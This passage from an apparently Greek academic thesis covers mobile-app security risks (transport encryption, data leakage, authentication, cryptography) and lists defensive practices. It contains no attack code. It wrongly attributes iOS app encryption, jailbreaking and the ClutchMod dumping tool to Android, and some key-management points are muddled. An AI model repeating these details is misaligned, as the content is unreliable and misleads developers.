Σε μία εφαρμογή για κινητά τηλέφωνα είναι σύνηθες η ανταλλαγή δεδομένων μεταξύ του πρόγραμμα – πελάτη και του διακομιστή. Κατά την αποστολή των δεδομένων από την συσκευή μέσω του δικτύου του εκάστοτε παρόχου και στην συνέχεια του διαδικτύου δίνει την ευκαιρία στον επιτιθέμενο να εκμεταλλευτεί αδυναμίες του τοπικού δικτύου (αλωμένο τοπικό δίκτυο – Wi-Fi), στην υποδομή του παρόχου (δρομολογητές, αναμεταδότες κ.α.) ή μέσω κακόβουλου λογισμικού στην συσκευή.

Μέθοδοι που χρησιμοποιούνται κατά την επίθεση :

- Δυνατότητα εκμετάλλευσης: ΔΥΣΚΟΛΗ

Η εκμετάλλευση των ευπαθειών ενός δικτύου κινητής τηλεφωνίας είναι πολύ πιο δύσκολη σε σχέση με ένα τοπικό δίκτυο (π.χ. internet cafe ). Γενικότερα στοχευμένες επιθέσεις είναι ευκολότερο να υλοποιηθούν

Αδυναμία ασφαλείας :

- Επιπολασμός: ΚΟΙΝΟΣ
- Ανιχνευσιμότητα: ΕΥΚΟΛΗ

Η εφαρμογές αυτού του τύπου συχνά δεν παρέχουν καμία προστασία στο επίπεδο μεταφοράς. Μπορεί να χρησιμοποιούν ασφαλή πρωτόκολλα όπως τα SSL/TLS[44] κατά την διαδικασία της αυθεντικοποίησης που όμως δεν εφαρμόζονται στις υπόλοιπες διαδικασίες με άμεση συνέπεια την υποκλοπή ευαίσθητου τύπων πληροφοριών (π.χ. κωδικοί συνεδρίας) Προς αποφυγή των ανωτέρω μεγάλη προσοχή πρέπει να δοθεί κατά την υλοποίηση των μηχανισμών αυτών. Για την ανακάλυψη βασικών αστοχιών στην υλοποίηση των διαδικασιών ασφαλείας αρκεί ο έλεγχος της διαδικτυακής πληροφορίας που ανταλλάσσεται μεταξύ συσκευής - διακομιστή ενώ για περαιτέρω ανάλυση απαιτείται λεπτομερειακή ρύθμιση της εφαρμογής.

- Τεχνική συνέπεια : ΜΕΣΑΙΑ

Η εν λόγω κατηγορία ευπαθειών εκθέτει τα προσωπικά στοιχεία του χρήστη και μπορεί να οδηγήσει ακόμη και σε κλοπή του(ων) λογαριασμού(ων) του. Εάν τα διαπιστευτήρια που υποκλάπηκαν ανήκουν σε λογαριασμό με δικαιώματα διαχειριστή τότε ολόκληρη η εταιρική υποδομή μπορεί να εκτεθεί. Λανθασμένες υλοποιήσεις SSL/TLS είναι ευάλωτες σε επιθέσεις τύπου «Phishing» και «Man In The Middle».

- Συνέπειες για την επιχείρηση : Εξαρτάται από το είδος της επιχείρησης.

Στην καλύτερη περίπτωση η υποκλοπή ευαίσθητων δεδομένων που προκύπτει έπειτα από ανεπαρκή προστασία στο επίπεδο μεταφοράς έχει ως αποτέλεσμα την παραβίαση της ιδιωτικότητας του χρήστη ενώ σε πιο σοβαρές περιπτώσεις μπορεί να έχουμε κλοπή ταυτότητας, απάτη ή ζημιά στην φήμη της εταιρείας.


Για την προστασία των δεδομένων στο επίπεδο μεταφοράς πρέπει να χρησιμοποιηθεί διαμεσολαβητής στο δίκτυο προκειμένου να εξετάσει την κίνηση του και να μπορεί να απαντήσει στις παρακάτω ερωτήσεις :

- Είναι όλες οι συνδέσεις κρυπτογραφημένες;
- Είναι τα πιστοποιητικά που χρησιμοποιούνται ενημερωμένα;
- Υπάρχουν πιστοποιητικά που δεν έχουν υπογραφεί από κάποια αξιόπιστη αρχή; (self-signed)
- Κατά την δημιουργία σύνδεσης SSL χρησιμοποιούνται οι αλγόριθμοι κρυπτογράφησης με επαρκή ισχύ (π.χ. AES με μήκος κλειδιού 256 αντί 128 ψηφίων);
- Αποδέχεται η υπό εξέταση εφαρμογή πιστοποιητικά τα οποία έχουν εκδοθεί από τον χρήστη και όχι από κάποια γνωστή αρχή (π.χ. VeriSign);

Καλές πρακτικές προστασίας του επιπέδου μεταφοράς :

- Να θεωρείται το επίπεδο μεταφοράς ως μη ασφαλές και ευάλωτο σε τεχνικές παρακολούθησης.
- Εφαρμογή του πρωτοκόλλου SSL/TLS σε όλα τα κανάλια επικοινωνίας, που χρησιμοποιούνται για την ανταλλαγή ευαίσθητων δεδομένων και κωδικών συνεδρίας με την υποδομή (backend) της εταιρείας, μέσω διεπαφών προγραμματισμού εφαρμογών ή υπηρεσιών WEB.
- Έλεγχος και αποφυγή μεικτών SSL συνόδων όπου άλλες εφαρμογές, οι οποίες εκτελούν ρουτίνες μέσω του προγράμματος πλοήγησης, χρησιμοποιούν διαφορετικές μη ενημερωμένες βιβλιοθήκες/εκδόσεις του παραπάνω πρωτοκόλλου με άμεσο κίνδυνο αποκάλυψης των κωδικών συνεδρίας.
- Υιοθέτηση γνωστών & αξιόπιστων αλγορίθμων κρυπτογράφησης με επαρκή μήκος κλειδιών (π.χ. RSA με μήκος κλειδιού 2048 & AES με μήκος κλειδιού 256 ψηφίων).

- Στις περιπτώσεις όπου χρησιμοποιούνται πιστοποιητικά να υπογράφονται από αξιόπιστες αρχές.
- Να μην επιτρέπονται πιστοποιητικά που δεν έχουν υπογραφεί από αξιόπιστες αρχές και πιο συγκεκριμένα προτείνεται η υλοποίηση της τεχνικής ελέγχου των πιστοποιητικών «Certificate Pinning»[45] μέσω της οποίας γίνεται πάντα έλεγχος της αλυσίδας από την ριζική (root), όλων των ενδιάμεσων και της τελικής αρχής έκδοσης του πιστοποιητικού (chain verification).




**Εικόνα 4.2: Η τεχνική επαλήθευσης της αλυσίδας όλων των αρχών πιστοποίησης μέχρι και αυτής που εκδίδει το τελικό πιστοποιητικό[46].**

- Ενημέρωση μέσω της διεπαφής χρήστη (UI) στην περίπτωση όπου η εφαρμογή ανιχνεύσει μη έγκυρο πιστοποιητικό.
- Να μην αποστέλλονται ευαίσθητα δεδομένα μέσω εναλλακτικών καναλιών (π.χ. SMS, MMS, ειδοποιήσεων).
- Στην περίπτωση όπου αποστέλλονται ευαίσθητα δεδομένα καλό θα ήταν η προσθήκη ενός επιπλέον επιπέδου κρυπτογράφησης πριν το SSL εφόσον αυτό είναι εφικτό. Έτσι στην περίπτωση όπου ανακαλυφθεί ευπάθεια του παραπάνω πρωτοκόλλου(π.χ. Heartbleed [47]) τα ήδη κρυπτογραφημένα δεδομένα δεν θα αποκαλυφθούν.

Νεότερες απειλές όπου κακόβουλο λογισμικό στην συσκευή υποκλέπτει πληροφορία πριν αυτή κρυπτογραφηθεί μέσω των βιβλιοθηκών που υλοποιούν το πρωτόκολλο SSL θα αναλυθούν περαιτέρω παρακάτω.

Στην περίπτωση όπου το λειτουργικό σύστημα που χρησιμοποιείται είναι Android :

- Έλεγχος προκειμένου να διαπιστωθεί η διαγραφή μερών του πηγαίου κώδικα μέσω των οποίων επιτρέπεται η σύνδεση με μη έγκυρα πιστοποιητικά πρακτική η οποία συνηθίζεται σε περιβάλλον δοκιμών όπως η κλάση «org.apache.http.conn.ssl. AllowAllHostnameVerifier»[48] ή η SSL.SocketFactory.ALLOW_ALL_HOSTNAME_ VERIFIER[49].
- Εάν χρησιμοποιείται στην εφαρμογή μία κλάση σε συνέχεια της «SSLSocketFactory» καλό θα ήταν να επιβεβαιώσουμε ότι η μέθοδος «checkServerTrusted»[50] υλοποιείται ορθώς ελέγχοντας το πιστοποιητικό του διακομιστή με τον οποίο και συνδέεται.

## 4.4. Ακούσια διαρροή δεδομένων

Φορείς επίθεσης : Εξαρτάται από το είδος της εφαρμογής (Κακόβουλο λογισμικό, τροποποιημένες εκδόσεις νομότυπων εφαρμογών ή όποιος έχει φυσική πρόσβαση στην συσκευή).

Μέθοδοι που χρησιμοποιούνται κατά την επίθεση :

- Δυνατότητα εκμετάλλευσης: ΕΥΚΟΛΗ

Όποιος έχει φυσική πρόσβαση στην συσκευή μπορεί να χρησιμοποιήσει τα διαθέσιμα εργαλεία συλλογής ψηφιακών πειστηρίων προκειμένου να ανακτήσει πληροφορία που τον ενδιαφέρει.

Αδυναμία ασφαλείας :

- Επιπολασμός: ΚΟΙΝΟΣ
- Ανιχνευσιμότητα: ΕΥΚΟΛΗ

Ακούσια διαρροή δεδομένων συμβαίνει όταν ο προγραμματιστής αποθηκεύει εκ παραδρομής ευαίσθητου τύπου πληροφορία σε τοποθεσίες όπου έχουν πρόσβαση και άλλες εφαρμογές. Αρχικά ο κώδικας επεξεργάζεται ευαίσθητα δεδομένα προερχόμενα από τον χρήστη ή τον διακομιστή. Κατά την διάρκεια εκτέλεσης της παραπάνω διεργασίας, η πληροφορία αποθηκεύεται σε μη ασφαλή τοποθεσία, στην οποία έχουν πρόσβαση και άλλες εφαρμογές γεγονός όμως το οποίο δεν γνωρίζει ο προγραμματιστής της εφαρμογής. Τυπικά αυτού του τύπου τα λάθη συμβαίνουν όταν ο προγραμματιστής δεν έχει γνώση του τρόπου με τον οποίο επεξεργάζεται και αποθηκεύει την κάθε πληροφορία που χρησιμοποιεί η εφαρμογή του το λειτουργικό σύστημα. Είναι σχετικά εύκολο να ανιχνεύσει κανείς τέτοιου τύπου ευπάθειες ελέγχοντας τους κοινούς αποθηκευτικούς χώρους με τις άλλες εφαρμογές για δεδομένα που αφορούν την εφαρμογή υπό εξέταση.

- Τεχνική συνέπεια : ΣΟΒΑΡΗ

Ευπάθειες του τύπου αυτού μπορούν να οδηγήσουν σε εξαγωγή ευαίσθητων πληροφοριών που αφορούν τον τρόπο που λειτουργεί η εφαρμογή μέσω εργαλείων συλλογής ψηφιακών πειστηρίων ή κακόβουλων εφαρμογών.

Συνέπειες για την επιχείρηση : Εξαρτάται από το είδος της επιχείρησης.

Αναλόγως του είδους της πληροφορίας που έχει υποκλαπεί οι πιο σημαντικές θεωρούνται η παραβίαση της ιδιωτικότητας, PCI παραβιάσεις (δεδομένα οικονομικού τύπου π.χ. πιστωτικών καρτών) βλάβη στην φήμη της εταιρείας καθώς και απάτη.

Είναι σύνηθες πρακτική να μην υπάρχει επαρκής ή ακόμη και καθόλου τεκμηρίωση - περιγραφή του τρόπου λειτουργίας εσωτερικών διεργασιών μιας εφαρμογής και πιο συγκεκριμένα:

- Ο τρόπος με τον οποίο αλληλοεπιδρά με το εκάστοτε λειτουργικό σύστημα αλλά και το πλαίσιο λογισμικού (framework) από το οποίο υποστηρίζεται. Τα παραπάνω διαχειρίζονται πληροφορίες όπως προσωρινά δεδομένα, εικόνες, καταχωρίσεις του χρήστη (κλειδιά), αρχεία καταγραφών και καταχωρίσεις σε προσωρινές μνήμες (buffers).
- Ο τρόπος που αποθηκεύονται δεδομένα τα οποία προέρχονται από διαφημίσεις, κοινωνικά δίκτυα και πλαίσια (προσωρινά δεδομένα, εικόνες, καταχωρίσεις του χρήστη (κλειδιά), αρχεία καταγραφών και καταχωρίσεις σε προσωρινές μνήμες –buffers).

Είναι σημαντικό να λάβει χώρα ανάλυση κινδύνων για το λειτουργικό σύστημα, και των πλαισίων λογισμικού που χρησιμοποιούνται ή αλληλοεπιδρούν με την εφαρμογή και πιο συγκεκριμένα πως διαχειρίζονται τα παρακάτω:

- Προσωρινή αποθήκευση διευθύνσεων ιστού (Τόσο αποστολές όσο και λήψεις)
- Δεδομένα πληκτρολόγησης.
- Διαδικασίες αντιγραφής/επικόλλησης προσωρινών μνημών.
- Εφαρμογές που έχουν μεταφερθεί στο παρασκήνιο και αποθηκευτεί προσωρινά στην μνήμη του τηλεφώνου.
- Διαδικασίες καταγραφών (logging).
- Χώροι αποθήκευσης του HTML5.
- Αποθήκευση των αρχείων τύπου «Cookies» του περιηγητή ιστού.
- Δεδομένα με αναλύσεις που αποστέλλονται σε τρίτους.

## 4.5. Ελλιπείς μηχανισμοί αυθεντικοποίησης και εξουσιοδότησης

Φορείς επίθεσης : Εξαρτάται από το είδος της εφαρμογής .

Είναι συνήθως αυτοματοποιημένες επιθέσεις οι οποίες χρησιμοποιούν εργαλεία που είναι διαθέσιμα ή ειδικά ανάλογα την περίπτωση

Μέθοδοι που χρησιμοποιούνται κατά την επίθεση :

- Δυνατότητα εκμετάλλευσης: ΕΥΚΟΛΗ

Από την στιγμή που ο επιτιθέμενος αναγνωρίσει τις ευπάθειες των μηχανισμών αυθεντικοποίησης τους παρακάμπτει (και άρα και την εφαρμογή) στέλνοντας απευθείας ερωτήματα στον διακομιστή. Η όλη διαδικασία λαμβάνει χώρα είτε στο κινητό μέσω κακόβουλου λογισμικού είτε μέσω δικτύων υπολογιστών που ελέγχονται από τον επιτιθέμενο.

Αδυναμία ασφαλείας :

- Επιπολασμός: ΚΟΙΝΟΣ
- Ανιχνευσιμότητα: ΕΥΚΟΛΗ

Ευπαθείς μηχανισμοί αυθεντικοποίησης επιτρέπουν στον επιτιθέμενο να εκτελέσει λειτουργίες είτε στο περιβάλλον της εφαρμογής είτε στον διακομιστή με τον οποίο αυτή επικοινωνεί. Αδύναμοι κωδικοί στο στάδιο αυθεντικοποίησης είναι σύνηθες φαινόμενο στο περιβάλλον των εφαρμογών για κινητά λόγω του περιορισμένου μεγέθους του πληκτρολογίου (π.χ. 4-ψηφιοι κωδικοί ή PINs). Οι προδιαγραφές για τις παραπάνω εφαρμογές μπορεί και να είναι διαφορετικές από αυτές που συνηθίζονται στις παραδοσιακές παγκόσμιου ιστού (WEB) κυρίως λόγω των απαιτήσεων διαθεσιμότητας. Στις παραδοσιακές εφαρμογές ιστού συνηθίζεται οι χρήστες να είναι συνδεδεμένοι και να αυθεντικοποιούνται σε πραγματικό χρόνο με τον διακομιστή. Το χρονικό διάστημα που διαρκεί η συνεδρία είναι λογικό να είναι διαρκώς συνδεδεμένοι στο διαδίκτυο. Στην εφαρμογές για κινητά οι χρήστες δεν αναμένεται να είναι συνδεδεμένοι στο διαδίκτυο καθόλη την διάρκεια μιας συνεδρίας. Η σύνδεση μέσω δικτύου κινητής τηλεφωνίας είναι λιγότερο αξιόπιστη από αυτή μιας παραδοσιακής σύνδεσης (π.χ. ADSL) και ως εκ τούτου στις εφαρμογές αυτές μπορεί να απαιτείται να ολοκληρώσουν την διαδικασία αυθεντικοποίησης ακόμα και όταν δεν βρίσκονται σε σύνδεση με το διαδίκτυο. Αυτό μπορεί να έχει σημαντικές επιπτώσεις για τους προγραμματιστές τις οποίες οφείλουν να λάβουν υπόψιν κατά την φάση σχεδιασμού της εφαρμογής.

Για την ανίχνευση αδυναμιών στον μηχανισμό αυθεντικοποίησης οι ελεγκτές μπορούν να διεξάγουν επιθέσεις κατά των δυαδικών αρχείων της εφαρμογής όταν αυτή βρίσκεται εκτός δικτύου. Κατά την διάρκεια των επιθέσεων καταβάλλεται κάθε προσπάθεια για την παράκαμψη των μηχανισμών έτσι ώστε όταν αυτή συνδεθεί να μπορούν να εκτελεστούν διεργασίες ωσάν να προέρχονταν από αυθεντικοποιημένους χρήστες. Παράλληλα έλεγχος πρέπει να λάβει χώρα και στις συνδέσεις της εφαρμογής με τους διακομιστές και πιο συγκεκριμένα να διαπιστωθεί εάν είναι

δυνατό να εκτελεστούν διεργασίες χωρίς τους κωδικούς συνεδρίας μέσω αιτήσεων τύπου POST/GET[51] ανώνυμα.

Τέλος να σημειωθεί ότι το γεγονός ότι οι εφαρμογές καλούνται να διαχειριστούν τα διαπιστευτήρια χρηστών τοπικά τις κάνει ακόμη περισσότερο ευάλωτες σε επιθέσεις σε σύγκριση με αυτές όπου η διαδικασία αυθεντικοποίησης λαμβάνει χώρα κυρίως στους διακομιστές.

- Τεχνική συνέπεια : ΣΟΒΑΡΗ

Στην περίπτωση παράκαμψης των παραπάνω μηχανισμών έχουμε ως αποτέλεσμα την εκτέλεση ευαίσθητων λειτουργιών από μη εξουσιοδοτημένα άτομα. Ως εκ τούτου το παραπάνω γεγονός σημαίνει αποτυχία τόσο στον μηχανισμό αυθεντικοποίησης όσο και σε αυτόν της εξουσιοδότησης. Ανάλογα με το είδος της λειτουργικότητας που εκτελείται (π.χ. λειτουργίες που χρειάζονται δικαιώματα διαχειριστή) η παραπάνω ευπάθεια μπορεί να οδηγήσει σε καταστροφή του πληροφοριακού συστήματος ή την αυθαίρετη πρόσβαση σε ευαίσθητα δεδομένα.

Συνέπειες για την επιχείρηση : Εξαρτάται από το είδος της επιχείρησης.

Στην καλύτερη περίπτωση η εταιρεία θα υποστεί βλάβη στην φήμη της ενώ σε περιπτώσεις όπου λειτουργίες που απαιτούν αυξημένα δικαιώματα εκτεθούν τότε εκτός της παραπάνω συνέπειας μπορεί να προκύψει κλοπή δεδομένων ή και απάτη.

Προκειμένου να αντιμετωπιστούν οι παραπάνω ευπάθειες προτείνεται να δίνεται προσοχή στις παρακάτω περιπτώσεις:

- Στην περίπτωση όπου θέλουμε να μεταφέρουμε την λειτουργικότητα μιας παραδοσιακής διαδικτυακής εφαρμογής στο περιβάλλον των συσκευών κινητής τηλεφωνίας, μέσω εφαρμογής που θα εκπονηθεί για το σκοπό αυτό, θα πρέπει να διασφαλίζουμε ότι οι απαιτήσεις για αυθεντικοποίηση της δεύτερης είναι ίδιες με αυτές της πρώτης. Επομένως δεν θα είναι δυνατό κάποιος να μπορεί να αυθεντικοποιηθεί ευκολότερα στην δεύτερη από ότι στην πρώτη.
- Στην περίπτωση όπου οι προδιαγραφές λειτουργίας της εφαρμογής απαιτούν την αυθεντικοποίηση του χρήστη ακόμα και στην περίπτωση που βρίσκεται εκτός σύνδεσης, περαιτέρω τεχνικές πρέπει να υλοποιηθούν προκειμένου να θεωρηθεί η όλη διαδικασία ασφαλής. Στην περίπτωση όπου είναι δυνατή η αυθεντικοποίηση μόνο από την μεριά του διακομιστή διασφαλίζεται ότι μόνο έπειτα από μια επιτυχή διαπίστευση του χρήστη η εφαρμογή θα έχει πρόσβαση στα διαθέσιμα δεδομένα.
- Στην περίπτωση όπου για να λειτουργήσει σωστά η εφαρμογή απαιτείται η αποθήκευση δεδομένων τοπικά στην συσκευή αυτά θα πρέπει να είναι κρυπτογραφημένα ενώ το κλειδί που θα χρησιμοποιηθεί για την κρυπτογράφηση τους θα πρέπει να δημιουργηθεί με ασφαλή τρόπο χρησιμοποιώντας παραμέτρους όπως τα διαπιστευτήρια του χρήστη. Η παραπάνω διαδικασία μπορεί να διασφαλίσει ότι τα αποθηκευμένα δεδομένα θα είναι προσβάσιμα μόνο έπειτα από την επιτυχή αυθεντικοποίηση του χρήστη. Να σημειωθεί ότι η παραπάνω τεχνική εξακολουθεί να είναι ευάλωτη σε επιθέσεις που στοχεύουν τα δυαδικά αρχεία.
- Η εφαρμογή δεν πρέπει να προτείνει στον χρήστη την αποθήκευση των διαπιστευτηρίων στην συσκευή (π.χ. λειτουργία «απομνημόνευσης των κωδικών»).
- Ιδανικά μπορεί να χρησιμοποιηθεί επιπρόσθετα ένα διακριτικό πρόσβασης (token) σχετιζόμενο με τα χαρακτηριστικά της συσκευής το οποίο να μπορεί να ανακληθεί μέσω της εφαρμογής από τον χρήστη εμποδίζοντας με τον τρόπο αυτό την όποια προσπάθεια παραβίασης της εφαρμογής στην περίπτωση κλοπής της συσκευής.
- Κατά την διαδικασία αυθεντικοποίησης του χρήστη να μην χρησιμοποιούνται δεδομένα όπως π.χ. προσδιοριστικά της συσκευής ή γεωχωρικά δεδομένα τα οποία μπορούν εύκολα να παραποιηθούν.
- Η αυθεντικοποίηση του χρήστη μέσω της συσκευής θα πρέπει να δίδεται σαν επιπλέον χαρακτηριστικό του εν λόγω μηχανισμού και να μην είναι ενεργοποιημένο προτερότιμα.

- Εάν είναι δυνατό προτείνεται να αποφεύγεται η χρησιμοποίηση 4-ψήφιων κωδικών .
- Οι προγραμματιστές θα πρέπει να υποθέτουν ότι όλοι οι έλεγχοι αυθεντικοποίησης που λαμβάνουν χώρα στην συσκευή μπορούν να παρακαμφθούν από κακόβουλους χρήστες. Για τον λόγο αυτό οι παραπάνω θα πρέπει να λαμβάνου χώρα και στην μεριά του διακομιστή.
- Στην περίπτωση όπου οι απαιτήσεις χρήσης της εφαρμογής επιβάλλουν αυθεντικοποίηση τοπικά, θα πρέπει να εφαρμόζονται έλεγχοι για την ακεραιότητα του κώδικα της εφαρμογής.

## 4.6. Επιθέσεις στους κρυπταλγόριθμους

Φορείς επίθεσης : Εξαρτάται από το είδος της εφαρμογής .

Κάποιος ο οποίος έχει φυσική πρόσβαση στην συσκευή ή κακόβουλο λογισμικό το οποίο λειτουργεί για λογαριασμό του.

Μέθοδοι που χρησιμοποιούνται κατά την επίθεση :

- Δυνατότητα εκμετάλλευσης: ΕΥΚΟΛΗ

Έχοντας εξασφαλίσει φυσική πρόσβαση αποκρυπτογραφεί .τα δεδομένα της συσκευής. Η συλλογή δεδομένων είναι δυνατή είτε μέσω δικτύου είτε μέσω εγκατάστασης κακόβουλου λογισμικού το οποίο αποκτά πρόσβαση στα κρυπτογραφημένα δεδομένα.

Αδυναμία ασφαλείας :

- Επιπολασμός: ΚΟΙΝΟΣ
- Ανιχνευσιμότητα: ΕΥΚΟΛΗ

Προκειμένου να εκμεταλλευτεί την συγκεκριμένη αδυναμία κάποιος θα πρέπει να μετατρέψει επιτυχώς το κρυπτογράφημα στην αρχική μορφή του. Η εν λόγω ευπάθεια είναι δυνατή όταν χρησιμοποιούνται αδύναμοι αλγόριθμοι ή ελλαττωματικοί μηχανισμοί κρυπτογράφησης.

- Τεχνική συνέπεια : ΣΟΒΑΡΗ

Η συγκεκριμένη επίθεση θα έχει ως αποτέλεσμα την μη εξουσιοδοτημένη ανάκτηση ευαίσθητου τύπου πληροφορίας από την συσκευή.

Συνέπειες για την επιχείρηση : Εξαρτάται από το είδος της επιχείρησης.

Παραβίαση της ιδιωτικότητας, κλοπή ευαίσθητων δεδομένων, κώδικα, αρχείων που εμπίπτουν στην νομοθεσία περί πνευματικής ιδιοκτησίας καθώς και βλάβες στην φήμη της εταιρείας.

Μη ασφαλής χρήση της κρυπτογραφίας είναι συχνή στις περισσότερες εφαρμογές σχεδιασμένες για κινητά που την χρησιμοποιούν. Δύο είναι τα κυριότερα σφάλματα :

- Η εφαρμογή χρησιμοποιεί μια επιπλέον διαδικασία που εκτελείται στο παρασκήνιο και έχει ελαττώματα τα οποία χρησιμοποιεί ο επιτιθέμενος για αποκρυπτογραφήσει την πληροφορία.
- Χρησιμοποιεί αδύναμους κρυπταλγόριθμους (π.χ. DES) οι οποίοι και μπορούν εύκολα να αποκρυπτογραφηθούν.

Παρακάτω θα αναλύσουμε μερικές αντίστοιχες περιπτώσεις:

1η. Εμπιστοσύνη στους ήδη υπάρχοντες μηχανισμούς κρυπτογράφησης:

- Από προεπιλογή οι εφαρμογές για το λειτουργικό σύστημα Android προστατεύονται (τουλάχιστον στην θεωρία) από τεχνικές ανάστροφης μηχανίκευσης μέσω διαδικασιών κρυπτογράφησης του κώδικα τους. Το μοντέλο που υλοποιείται στο Android απαιτεί τις εφαρμογές να κρυπτογραφούνται και να υπογράφονται ψηφιακά από έμπιστες αρχές προκειμένου να εκτελεστούν σε μη παραβιασμένα (jailbroken) κινητά. Στην εκκίνηση το πρόγραμμα που είναι αρμόδιο για να εκτελεί τις εφαρμογές θα αποκρυπτογραφήσει την κώδικα στην μνήμη και στην συνέχεια θα τον εκτελέσει εφόσον η υπογραφή έχει επιβεβαιωθεί από το λειτουργικό. Χρησιμοποιώντας εργαλεία που διατίθενται ελεύθερα στο

διαδίκτυο όπως το ClutchMod[52] κάποιος μπορεί να μεταφέρει την κρυπτογραφημένη εφαρμογή σε κινητό στο οποίο έχει παραβιάσει (jailbroken) το λειτουργικό σύστημα και να αντιγράψει την μνήμη την στιγμή όπου έχει αποκρυπτογραφηθεί. Στην συνέχεια χρησιμοποιώντας εργαλεία όπως το Ida Pro (https://www.hex-rays.com/products/ida/support/download.shtml) είναι δυνατή η στατική / δυναμική ανάλυση της εφαρμογής με σκοπό περαιτέρω επιθέσεων που στοχεύουν τα δυαδικά αρχεία της εφαρμογής.

- Η παράκαμψη των ενσωματωμένων τεχνικών κρυπτογράφησης του εκάστοτε λειτουργικού συστήματος θα πρέπει να θεωρείται δεδομένη. Περισσότερες πληροφορίες για τεχνικές που θα ασφαλίσουν περαιτέρω την εφαρμογή από παρόμοιες επιθέσεις θα δοθούν στο τέλος αυτού του κεφαλαίου.


2η. Λάθος διαχείριση των κλειδιών κρυπτογράφησης

Η μη ορθή διαχείριση των κλειδιών μπορεί να έχει σοβαρές συνέπειες ανεξαρτήτως της ποιότητας των κρυπταλγορίθμων που χρησιμοποιούνται. Ένας μεγάλος αριθμός προγραμματιστών επιλέγουν να υλοποιήσουν το δικό τους πρωτόκολλο. Τα προβλήματα που μπορούν να προκύψουν αναφέρονται παρακάτω :

- Τα κλειδιά να περιλαμβάνονται στο ίδιο φάκελο με το κρυπτογραφημένο περιεχόμενο.
- Να γίνονται γνωστά με οποιοδήποτε άλλο τρόπο στον επιτιθέμενο.
- Να μην ενσωματώνονται μέσα στο δυαδικό αρχείο.
- Κλειδιά ευάλωτα σε επιθέσεις που στοχεύουν τα δυαδικά αρχεία της εφαρμογής.

3η. Δημιουργία και χρήση προσαρμοσμένων πρωτοκόλλων κρυπτογράφησης :

- Ο πιο εύκολος τρόπος να υλοποιηθεί λάθος ο μηχανισμός κρυπτογράφησης είναι να χρησιμοποιηθεί προσαρμοσμένο πρωτόκολλο ή και αλγόριθμος.
- Προτείνεται η χρήση νέων δοκιμασμένων αλγορίθμων οι οποίοι θεωρούνται ισχυροί από την κοινότητα των επαγγελματιών της ασφάλειας και όποτε είναι δυνατό η υιοθέτηση των καλύτερων διεπαφών προγραμματισμού εφαρμογών που ενσωματώνουν μηχανισμούς κρυπτογράφησης. Επιθέσεις τύπου «binary» μπορούν να αποτέλεσμα στην περίπτωση όπου τα κλειδιά συμπεριλαμβάνονται στις βιβλιοθήκες. Στην περίπτωση όπου υπάρχουν υψηλές απαιτήσεις σε ασφάλεια προτείνεται η χρήση μιας τεχνικής που ονομάζεται «whitebox»[53].




**Εικόνα 4.3: Παραδείγματα της τεχνικής «whitebox»[53].**

4η. Χρήση επισφαλών ή και απαρχαιωμένων κρυπταλγόριθμων :

- Πολλοί αλγόριθμοι κρυπτογράφησης (π.χ. RC2, MD4, MD5, SHA1) καθώς και εκδόσεις πρωτοκόλλων δεν πρέπει να χρησιμοποιούνται λόγω του ότι έχουν διαπιστωθεί αδυναμίες βάση των οποίων θεωρούνται ανεπαρκείς για τις σύγχρονες απαιτήσεις της ασφάλειας.

## 4.7. Επιθέσεις στο πρόγραμμα-πελάτη με εμφύτευση κακόβουλου κώδικα

Φορείς επίθεσης : Εξαρτάται από το είδος της εφαρμογής .

